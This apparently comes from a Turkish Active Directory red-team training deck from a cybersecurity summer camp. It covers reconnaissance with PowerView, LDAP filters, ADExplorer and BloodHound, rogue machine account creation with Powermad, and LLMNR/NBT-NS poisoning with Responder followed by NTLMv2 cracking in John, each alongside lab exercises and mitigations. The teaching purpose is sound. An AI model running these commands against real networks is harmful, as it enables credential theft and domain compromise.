


The screenshot shows the Group Policy Management Editor interface. On the left, the navigation pane displays the structure of a group policy object (GPO): Default Domain Policy [RDDC01.RD.STD101.FORESTALL.LABS] > Computer Configuration > Policies > Windows Settings > Name Resolution Policy. This specific node is highlighted with a red box. On the right, the main pane shows the LocalGroup Properties dialog box. The 'Members of this group:' section contains the entry 'RD\john.doe'. The 'This group is a member of:' section contains the entry 'Administrators'. At the bottom of the dialog are OK, Cancel, and Apply buttons.



GPO Üzerinden Lokal Bilgi Toplama

Bilgi Toplama



GptTpl - Notepad

File Edit Format View Help

```
[[Unicode]
Unicode=yes
[System Access]
MinimumPasswordAge = 1
MaximumPasswordAge = 42
MinimumPasswordLength = 7
PasswordComplexity = 1
PasswordHistorySize = 24
LockoutBadCount = 0
RequireLogonToChangePassword = 0
ForceLogoffWhenHourExpire = 0
ClearTextPassword = 0
LSAAnonymousNameLookup = 0
[Kerberos Policy]
MaxTicketAge = 10
MaxRenewAge = 7
MaxServiceAge = 600
MaxClockSkew = 5
TicketValidateClient = 1
[Registry Values]
MACHINE\System\CurrentControlSet\Control\Lsa\NoLMHash=4,1
[Version]
signature="$CHICAGO$"
Revision=1
[Group Membership]
LocalGroup__Memberof = *S-1-5-32-544
LocalGroup__Members = *S-1-5-21-866505092-1425779000-1897749403-1115
```



Önemli Not – GPO Üzerinden Bilgi Toplama

Bilgi Toplama

- Eğer herhangi bir sunucuda local admin yetkisi veya uzaktan SAM çağrıları yapma yetkisi bulunmuyor ise WinNT üzerinden lokal bilgi toplama gerçekleştirilemeyecektir.
- Bu aşamada GPP'ler analiz edilerek lokal kullanıcı ve gruplara dair bilgiler elde edinilebilir.



Uygulama #9

Bilgi Toplama

- DC sunucusuna oturum açınız.
- Yeni bir Group Policy Objesi oluşturunuz ve Domain'e linkleyiniz.
- Bu Group Policy objesi üzerinden GPP ile Administrators grubuna bir adet domain kullanıcısını üye olarak ekleyiniz.
- Bu Group Policy objesi üzerinden Restricted Groups ile yeni bir lokal grup oluşturunuz. Bu grubu Administrators grubuna üye olarak ekleyiniz. Ayrıca bir domain kullanıcısını bu gruba üye olarak ekleyiniz.
- SYSVOL dizininde Group Policy objesini ve XML dosyasını tespit ediniz.
- RDWS01 sunucusunda oturum açınız ve **gpupdate /force** komutuyla GPO ayarlarının uygulanmasını sağlayınız.
- RDWS01 sunucusundaki lokal kullanıcı değişikliklerini inceleyiniz.



PowerView

Bilgi Toplama

- PowerView Active Directory ortamında bilgi toplamak amacıyla çoğunlukla SpecterOps ekibi tarafından geliştirilen bir bilgi toplama aracıdır.
- Uzun zamandır geliştirilmemesine rağmen içerisindeki fonksiyonlar hala güncellliğini korumaktadır.
- PowerView aracının en güncel versiyonuna PowerShellMafia reposundaki PowerSploit frameworku üzerinden erişebilirsiniz. Fakat PowerView aracının en güncel versiyonu dev branchinde bulunmaktadır.
- Eğitim reposundan da PowerView aracına erişim sağlayabilirsiniz.
<https://github.com/forestallio/ActiveDirectoryRedTeaming>



Powershell – Powerview

Bilgi Toplama

```
# Objelerin SID değerlerinin elde edilmesi  
ConvertTo-SID -ObjectName "Domain Admins"  
  
# Domain Controller sunucularının listelenmesi  
Get-DomainController  
  
# Farklı attributelara sahip objelerin tespit edilmesi  
Find-DomainObjectPropertyOutlier -ClassName User  
  
# Obje üzerindekiacl bilgilerinin tespit edilmesi  
Get-DomainUser -Identity "vagrant" | Get-DomainObjectAcl -ResolveGUIDS
```



Powershell – Powerview

Bilgi Toplama

```
# Local Group üyeliklerini editleyen GPO'ların tespit edilmesi  
Get-DomainGPOLocalGroup
```

```
# Local Groupların tespit edilmesi  
Get-NetLocalGroup -ComputerName rdws01
```

```
# Sunucu üzerindeki oturumları tespit edilmesi  
Get-NetSession -ComputerName rdws01  
Get-NetLoggedon -ComputerName rdws01  
Get-RegLoggedon -ComputerName rdws01  
Get-NetRDPSession -ComputerName rdws01
```

```
# Trust bilgilerinin elde edilmesi  
Get-DomainTrust  
Get-ForestTrust
```



Uygulama #10

Bilgi Toplama

- PowerView ile Admin gruplara üye tüm grupları tespit ediniz.



LDAP

Bilgi Toplama

- Active Directory verileri hiyerarşik bir şekilde saklamak için LDAP (Lightweight Directory Access Protocol) protokolü kullanmaktadır.
- LDAP protokolü DC sunucularında 389 ve 636 numaralı portlarda çalışmaktadır.
- Domain Controller sunucuları üzerinden LDAP protokolü kullanılarak bilgi toplama, yönetim, herhangi bir değişiklik olduğunda notifikasiyon üretme gibi bir çok farklı işlem yapılabilmektedir.
- LDAP üzerinden bilgi toplama manuel olarak veya çeşitli araçlar üzerinden gerçekleştirilebilmektedir.



LDAP

Bilgi Toplama

```
# Password Not Required biti set edilmiş kullanıcıların tespiti  
(&(objectCategory=Person)(objectClass=User)(userAccountControl:1.2.840.113556.1.4.803:=32))  
  
# Dont expire password biti set edilmiş kullanıcıların tespiti  
(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=65536))  
  
# Kerberos Pre-Authentication gerektirmeyen kullanıcıların tespiti  
(&(objectCategory=person)(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=4194304))  
  
# Parolası 2018 yılından beri değiştirilmemiş kullanıcıların tespiti  
(&(objectCategory=person)(objectClass=user)(pwdLastSet<=131707986436733938))
```



LDAP – ADExplorer

Bilgi Toplama

- Sysinternals paketi içerisinde bulunan bir araçtır. Bu nedenle antivirüs veya güvenlik ürünleri tarafından yakalanma ihtimali çok düşüktür.
- Uzaktan ve sunucu içerisinde bağlantı sağlanarak kullanılabilir.
- Domain kullanıcı adı ve parolası ile bağlantıyı sağlamaktadır.
- Domain ortamının snapshotunu alabilir. Bu snapshot backup amacıyla veya daha sonra analiz etmek amacıyla kullanılabilir.

The screenshot shows the Active Directory Explorer interface. The left pane displays the LDAP tree structure under the path 'CN=Administrator,CN=Users,DC=windomain,DC=local'. The right pane shows a detailed table of attributes for the selected 'Administrator' object. The table includes columns for Attribute, Syntax, Count, and Value(s). Key values include 'cn' set to 'Administrator', 'objectClass' set to 'top, person, organizationalPerson, user', and 'sAMAccountName' set to 'Administrator'.

Attribute	Syntax	Count	Value(s)
accountExpires	Integer8	1	0x0
adminCount	Integer	1	1
badPasswordTime	Integer8	1	0x0
badPwdCount	Integer	1	0
cn	DirectoryString	1	Administrator
codePage	Integer	1	0
countryCode	Integer	1	0
description	DirectoryString	1	Built-in account for administering the computer/domain
distinguishedName	DN	1	CN=Administrator,CN=Users,DC=windomain,DC=local
dsCorePropagationData	GeneralizedTime	4	5/16/2022 12:03:57 PM;5/16/2022 12:03:57 PM;5/16/2022 11:48:46 AM;1/1/1601 6:12:16 PM
instanceType	Integer	1	4
isCriticalSystemObject	Boolean	1	TRUE
lastLogoff	Integer8	1	0x0
lastLogon	Integer8	1	5/24/2022 9:42:10 AM
lastLogonTimestamp	Integer8	1	5/16/2022 1:04:51 PM
logonCount	Integer	1	3
logonHours	OctetString	1	255 255 255 255 255 255 255 255 255 255 255 255 255 255 255 255
memberOf	DN	5	CN=Group Policy Creator Owners,CN=Users,DC=windomain,DC=local;CN=Domain Admins,CN=U
name	DirectoryString	1	Administrator
nTSecurityDescriptor	NTSecurityDescriptor	1	D:PAI(OA;RP;4c164200-20c0-11d0-a768-00aa006e0529;4828cc14-1437-45bc-9b07-adf0f15e51
objectCategory	DN	1	CN=Person,CN=Schema,CN=Configuration,DC=windomain,DC=local
objectClass	OID	4	top;person;organizationalPerson;user
objectGUID	OctetString	1	{B9F53EFC-6446-4E68-A6B4-A0BA975B834F}
objectSid	Sid	1	S-1-5-21-3000748190-2165836393-1136513762-500
primaryGroupID	Integer	1	513
pwdLastSet	Integer8	1	5/16/2022 11:42:23 AM
sAMAccountName	DirectoryString	1	Administrator
sAMAccountType	Integer	1	805306368
userAccountControl	Integer	1	512



Uygulama #11

Bilgi Toplama

- RDWS01 sunucusunda oturum açınız.
- ADExplorer aracını eğitim reposundan indiriniz. (<https://github.com/forestallio/ActiveDirectoryRedTeaming>)
- ADExplorer aracını başlatınız ve elde edilen verileri inceleyiniz.



BloodHound - SharpHound

Bilgi Toplama


- Active Directory ortamındaki birçok ilişkiyi graf arayüzü üzerinde görselleştirmektedir.
- Bu sayede bir objeden diğerine saldırı yollarını kolayca tespit edebilmektedir.
- Çalıştırılan kullanıcının yetkisine göre bir çok obje tipini ve ilişki türünü elde edebilmektedir.
- LDAP ve WINNT protokollerini kullanmaktadır.

- **SharpHound:** Veri toplama ajanı
- **BloodHound:** Analiz arayüzü
- **Neo4j:** Graf Veritabanı



BloodHound - SharpHound

Bilgi Toplama



Uygulama #12

Bilgi Toplama

- RDWS01 sunucusunda oturum açınız.
- SharpHound.exe aracını çalıştırınız ve çıktıyi bilgisayarınıza kopyalayınız.
(<https://github.com/BloodHoundAD/BloodHound/tree/master/Collectors>)
- Neo4j veritabanını bilgisayarınıza kurunuz. (<https://neo4j.com/download/>)
- BloodHound uygulamasını bilgisayarınıza indiriniz. (<https://github.com/BloodHoundAD/BloodHound/releases>)
- Elde ettiğiniz veriyi BloodHound uygulamasında analiz ediniz.



Önemli Not – Bilgi Toplama

Bilgi Toplama

- Varsayılan konfigürasyonda yetkisiz bir kullanıcı Active Directory ortamındaki birçok veriyi okuyabilmektedir. Bahsedilen tüm araçların çalışması da bu mantığa dayanmaktadır.
- Bu durum da **Authenticated Users** grubunun tüm* objeler üzerinde varsayılan olarak **Read** yetkisinin bulunmasından ötürü kaynaklanmaktadır.



LATERAL MOVEMENT PRIVILEGE ESCALATION



SİBER GÜVENLİK YAZ KAMPI

TTP 0x0 – Rogue Machine Account

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

Target	MITRE ATT&CK
Exchange Server / NTLM Protocol	Tactics: Persistence Technique: T1098 - Account Manipulation Sub-Technique: 005 – Device Registration
Tool	MITIGATION
Powermad	<ul style="list-style-type: none">- Set ms-DS-MachineAccountQuota as 0
Kill Chain	
Installation / Persistence	
Privilege	
Domain user	



TTP 0x0 – Rogue Machine Account

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Active Directory ortamında varsayılan olarak tüm kullanıcılar (Authenticated Users) domain ortamına 10 adet bilgisayar ekleyebilmektedir.
- Bu değer domain objesi üzerindeki **ms-DS-MachineAccountQuota** değişkeniyle belirlenmektedir.
- Bu yöntem tek başına çok büyük bir etki oluşturamasa bile birçok saldırı yönteminin ilk aşaması olarak kullanılmaktadır.



TTP 0x0 – Rogue Machine Account - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
# Domain objesi üzerindeki ms-DS-MachineAccountQuota attributunun tespit edilmesi  
Get-ADObject ((Get-ADDomain).distinguishedname) -Properties ms-DS-MachineAccountQuota  
  
# Powermad modülü import edilmesi  
Import-Module .\Powermad.psm1  
  
# SRV01 isimli makine hesabıının oluşturulması  
New-MachineAccount -MachineAccount SRV01
```

```
PS C:\Users> Get-ADObject ((Get-ADDomain).distinguishedname) -Properties ms-DS-MachineAccountQuota  
  
DistinguishedName      : DC=RD,DC=std101,DC=forestall,DC=labs  
ms-DS-MachineAccountQuota : 10  
Name                   : RD  
ObjectClass            : domainDNS  
ObjectGUID              : a28557ec-e4b2-46af-8d68-695720f33078
```

```
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming-main\Powermad> powershell -exec bypass  
Windows PowerShell  
Copyright (C) 2016 Microsoft Corporation. All rights reserved.  
  
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming-main\Powermad> Import-Module .\Powermad.psm1  
PS C:\Users\john.doe\Desktop\ActiveDirectoryRedTeaming-main\Powermad> New-MachineAccount -MachineAccount SRV01  
Enter a password for the new machine account: *****  
[+] Machine account SRV01 added
```



TTP 0x0 – Rogue Machine Account - Mitigation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Bu saldırısı yöntemini engellemek için **ms-DS-MachineAccountQuota** değeri 0 olarak güncellenmelidir.
- Ayrıca Group Policy üzerinden **Add workstations to domain** ayarıyla sadece belirli gruplara domaine makine ekleme yetkisi verilmelidir.



Uygulama #13

TTP 0x0 – Rogue Machine Account

- RDWS01 sunucusunda oturum açınız.
- PowerMad aracını indiriz. (<https://github.com/forestallio/ActiveDirectoryRedTeaming/tree/main/Powermad>)
- Active Directory ortamına yeni bir bilgisayar hesabı ekleyiniz.



TTP 0x1 – LLMNR & NBT-NS Poisoning

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


Target Microsoft Active Directory Name Services	MITRE ATT&CK Tactics: Credential Access, Collection Technique: T1557 - Adversary-in-the-Middle Sub-Technique: 001 - LLMNR/NBT-NS Poisoning and SMB Relay
Tool Responder / Inveigh / Impacket	
Kill Chain Exploitation / Lateral Movement - Privesc	MITIGATION - Disable LLMNR & NBT-NS Protocols
Privilege Local Network Access / User	



TTP 0x1 – LLMNR & NBT-NS Poisoning

Yatayda Yayılma / Yetki Yükseltme Yöntemleri


- LLMNR (Link Local Multicast Name Resolution) ve NBT-NS (Netbios Name Resolution) protokolleri DNS servisine erişilemediği durumlarda aynı alt ağlardaki (subnet) diğer bilgisayarlar üzerinden isim çözümeyi sağlamaktadır.
- Bu işlem için istemci tüm alt ağa soru yapar (broadcast) ve cevabı bulunduran bilgisayar da bu soruya cevap vererek isim çözme işlemi gerçekleştirilmektedir.
- Fakat yayım (broadcast) olarak yapılan bu soruya saldırgan cevap vererek istemciye sahte veriler gönderebilir ve bu sayede araya girme saldırısı gerçekleştirebilir.
- Daha sonra da istemcinin NTLM paketlerini istediği sunucuya yönlendirebilir.



TTP 0x1 – LLMNR & NBT-NS Poisoning - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Olmayan bir kaynağa erişim sağlanmaya çalışılıyor.



TTP 0x1 – LLMNR & NBT-NS Poisoning - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Kaynak DNS tarafından çözülemeyince LLMNR ile Broadcast sorgusu gönderiliyor.
- Bu sorguya cevap veren saldırgan başarılı bir şekilde araya girme saldırısını tamamlayacaktır.

731 45.209740	172.31.101.7	172.31.101.5	DNS	118 Standard query 0x81d9 A nonexistentresource.eu-west-1.ec2-utilities.amazonaws.com
732 45.214198	172.31.101.5	172.31.101.7	DNS	192 Standard query response 0x81d9 No such name A nonexistentresource.eu-west-1.ec2-utilities.amazonaws.com SOA dns-external-master.amazonaws.com
733 45.215905	172.31.101.7	172.31.101.5	DNS	107 Standard query 0x4a68 A nonexistentresource.eu-west-1.compute.internal
734 45.220231	172.31.101.5	172.31.101.7	DNS	168 Standard query response 0x4a68 No such name A nonexistentresource.eu-west-1.compute.internal SOA ns0.eu-west-1.compute.internal
735 45.221541	fe80::f4dc:3e27:fc0... ff02::1:3		LLMNR	100 Standard query 0x4c30 A nonexistentresource
736 45.221650	172.31.101.7	224.0.0.252	LLMNR	80 Standard query 0x4c30 A nonexistentresource
737 45.222561	fe80::f4dc:3e27:fc0... ff02::1:3		LLMNR	100 Standard query 0xa779 AAAA nonexistentresource
738 45.222660	172.31.101.7	224.0.0.252	LLMNR	80 Standard query 0xa779 AAAA nonexistentresource
744 45.632697	fe80::f4dc:3e27:fc0... ff02::1:3		LLMNR	100 Standard query 0x4c30 A nonexistentresource
745 45.632772	172.31.101.7	224.0.0.252	LLMNR	80 Standard query 0x4c30 A nonexistentresource
746 45.633619	fe80::f4dc:3e27:fc0... ff02::1:3		LLMNR	100 Standard query 0xa779 AAAA nonexistentresource
747 45.633667	172.31.101.7	224.0.0.252	LLMNR	80 Standard query 0xa779 AAAA nonexistentresource



TTP 0x1 – LLMNR & NBT-NS Poisoning - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Kali sunucusunda Responder uygulaması varsayılan ayarlarla başlatılıyor.

responder -I eth0

```
[root@kali] ~ /home/kali
# responder -I eth0 -v

[+/-] [!] [!] [!] [!] [!]
[+/-] [!] [!] [!] [!] [!]

NBT-NS, LLMNR & MDNS Responder 3.1.1.0
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR           [ON]
NBT-NS          [ON]
MDNS            [ON]
DNS             [ON]
DHCP            [OFF]

[+] Servers:
HTTP server     [ON]
HTTPS server    [ON]
WPAD proxy      [OFF]
Auth proxy       [OFF]
SMB server      [ON]
Kerberos server [ON]
SQL server      [ON]
FTP server      [ON]
IMAP server     [ON]
POP3 server     [ON]
SMTP server     [ON]
DNS server      [ON]
LDAP server     [ON]
RDP server      [ON]
DCE-RPC server  [ON]
WinRM server    [ON]
```



TTP 0x1 – LLMNR & NBT-NS Poisoning - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- Erişim sağlamaya çalışan kullanıcının NTLMv2 Response değeri elde ediliyor.

TTP 0x1 – LLMNR & NBT-NS Poisoning - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

- NTLMv2 Response değeri NTHash ile üretildiğinden bu değer brute-force yapılarak kullanıcının parolası elde edilebilmektedir.

```
john responses.txt --wordlist=wordlist.txt
```

```
[root@kali]# ./john SMB-NTLMv2-SSP-::ffff:172.31.101.7.txt --wordlist=wordlist.txt
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
